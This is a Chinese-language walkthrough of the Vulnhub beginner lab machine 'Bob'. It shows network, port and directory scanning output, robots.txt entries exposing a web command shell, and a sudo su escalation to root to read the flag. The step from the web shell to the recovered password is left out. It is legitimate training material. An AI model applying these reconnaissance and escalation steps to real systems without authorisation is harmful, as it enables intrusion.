

Vulnhub靶机Bob_v1.0.1 writeup

原创

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下载地址: <https://www.vulnhub.com/entry/bob-101,226/>

Description

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Difficulty: Beginner/Intermediate

Bob is my first CTF VM that I have ever made so be easy on me if it's not perfect.

The Milburg Highschool Server has just been attacked, the IT staff have taken down their windows server and are now setting up a linux server running Debian. Could there a few weak points in the new unfinished server?

Your Goal is to get the flag in /

Hints: Remember to look for hidden info/files

Changelog v1.0 ~ 2018-03-07 v1.0.1 ~ 2018-03-09

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信息搜集

扫描IP地址

```
(root@kali)-[~/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.140
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      a0:08:6f:6c:4c:5b      HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30    54:05:db:eb:24:16      (Unknown)
192.168.1.148   00:0c:29:c6:8b:00      VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.926 seconds (132.92 hosts/sec). 3 responded
```

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扫描端口及端口信息

```
(root@kali)-[~/kali]
└─# nmap 192.168.1.148 -p- -O -A -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 22:23 CST
Nmap scan report for 192.168.1.148
Host is up (0.00046s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_ http-robots.txt: 4 disallowed entries
|_ /login.php /dev_shell.php /lat_memo.html
|_ /passwords.html
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Site doesn't have a title (text/html).
25468/tcp open  ssh    OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
|_   256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_   256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
MAC Address: 00:0C:29:C6:8B:00 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 192.168.1.148

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.46 seconds
```

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访问80端口并没有发现有用的信息

扫描目录

```
(root@kali)-[~/home/kali]
└─# dirb http://192.168.1.148

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jan  4 22:26:21 2022
URL_BASE: http://192.168.1.148/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.148/ —
+ http://192.168.1.148/index.html (CODE:200|SIZE:1425)
+ http://192.168.1.148/robots.txt (CODE:200|SIZE:111)
+ http://192.168.1.148/server-status (CODE:403|SIZE:301)

END_TIME: Tue Jan  4 22:26:26 2022
DOWNLOADED: 4612 - FOUND: 3
```


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看到有熟悉的robots.txt，访问看一下



```
User-agent: *
Disallow: /login.php
Disallow: /dev_shell.php
Disallow: /lat_memo.html
Disallow: /passwords.html
```

发现了dev_shell.php，可以执行一些简单的命令，但是不能执行ls，ifconfig，pwd等命令



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提权

找到了bob用户的密码，使用bob用户登录，直接sudo su提权到root

```
bob@Milburg-High:~/Documents$ sudo -l
sudo: unable to resolve host Milburg-High
Matching Defaults entries for bob on Milburg-High:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bob may run the following commands on Milburg-High:
    (ALL : ALL) ALL !set_of

bob@Milburg-High:~/Documents$ sudo su
sudo: unable to resolve host Milburg-High
root@Milburg-High:/home/bob/Documents# id
uid=0(root) gid=0(root) groups=0(root)
root@Milburg-High:/home/bob/Documents#
```

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成功获取根目录下的flag

```
root@Milburg-High:/home/bob/Documents# cd /
root@Milburg-High:/# ls
bin boot dev etc flag.txt home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
root@Milburg-High:/# cat flag.txt
CONGRATS ON GAINING ROOT

double
#root

Thanks for playing ~c0rruptedbit
root@Milburg-High:/#
```

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到这里成功完成了该靶机！

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